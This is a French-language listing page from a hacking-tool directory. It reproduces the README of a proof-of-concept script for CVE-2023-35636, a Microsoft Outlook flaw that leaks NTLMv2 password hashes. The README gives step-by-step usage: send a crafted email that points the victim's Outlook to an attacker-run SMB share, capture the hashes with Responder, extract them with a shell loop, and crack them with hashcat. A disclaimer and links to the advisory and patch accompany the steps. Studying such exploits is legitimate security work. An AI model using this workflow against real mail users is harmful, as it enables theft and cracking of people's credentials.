
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2023-35636 — Microsoft Outlook Vulnérabilité de divulgation d'informations (fuite de hachage de mot de passe) - Expect Script POC | Kitploit
Outils/GitHubGitHub/duy-31/cve-2023-35636
Attaques de Mots de PasseAnalyse des VulnérabilitésExploitationExfiltration de DonnéesApprentissage et ÉducationSécurité des Emails
GitHubduy-31/cve-2023-35636

CVE-2023-35636

Microsoft Outlook Vulnérabilité de divulgation d'informations (fuite de hachage de mot de passe) - Expect Script POC

Voir le dépôt
43632il y a 2 ansVérifié par Kitploit
Partager

CVE-2023-35636

Vulnérabilité de divulgation d'informations de Microsoft Outlook (fuite de hachage de mot de passe) - Script Expect POC

CVE-2023-35636 est une exploitation de la fonction de partage de calendrier dans Microsoft Outlook, où l'ajout de deux en-têtes à un e-mail dirige Outlook pour partager du contenu et contacter une machine désignée, créant ainsi une opportunité d'intercepter un hachage NTLM v2.

  • Exécutez un responder avec un serveur SMB activé

image

  • Envoyez un e-mail et attendez (le pare-feu du destinataire de l'e-mail doit autoriser le trafic SMB (445) à passer)

usage: ./cve-2023-35636.sh mx.fqdn port email_sender email_recipient smb_share

./cve-2023-35636.sh mail.mydomain.com 25 [email protected] [email protected] \\\\x.x.x.x\\mycalendar.ics (n'oubliez pas tous les \)

image

notes: chmod +x cve-2023-35636.sh

nécessite l'application expect

nécessite un expéditeur IP et un expéditeur d'e-mail légitimes (pour passer SPF, DKIM, DMARC)


  • Si l'utilisateur destinataire clique sur la petite icône de calendrier .. BOOM, l'IP/utilisateur (texte clair) et le hachage du mot de passe (NTLM-v2-SSP) sont envoyés à votre IP de responder

image

image

  • Vous pouvez ensuite essayer de casser le mot de passe avec hashcat/john the ripper

for user in strings Responder-Session.log | grep "NTLMv2-SSP Hash" | cut -d ":" -f 4-6 | sort -u -f | awk '{$1=$1};1'

do

echo "[*] search for: $user";

strings Responder-Session.log | grep "NTLMv2-SSP Hash" | grep -i $user | cut -d ":" -f 4-10 | head -n 1 | awk '{$1=$1};1' >> ntlm-hashes.txt

done

hashcat -a 0 -m 5600 ntlm-hashes.txt rockyou.txt -o cracked.txt -O


Remerciements : https://www.varonis.com/blog/outlook-vulnerability-new-ways-to-leak-ntlm-hashes

Solution de contournement/Correctif : https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-35636


plus d'infos sur moi ;) https://www.linkedin.com/in/duy-huan-bui/

⚠️ Avertissement : IMPORTANT : Ce script est fourni à des fins éducatives, de tests éthiques et d'utilisation légale UNIQUEMENT. Ne l'utilisez sur aucun système ou réseau sans autorisation explicite. L'accès non autorisé aux systèmes informatiques et aux réseaux est illégal, et les utilisateurs pris en train de mener des activités non autorisées sont passibles de poursuites judiciaires. L'auteur n'est PAS responsable des dommages causés par une mauvaise utilisation de ce script.


Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    319
  • 5

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    294
  • 6

    opencti

    opencti-platform/opencti

    Plateforme ouverte de renseignement sur les cybermenaces

    266

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →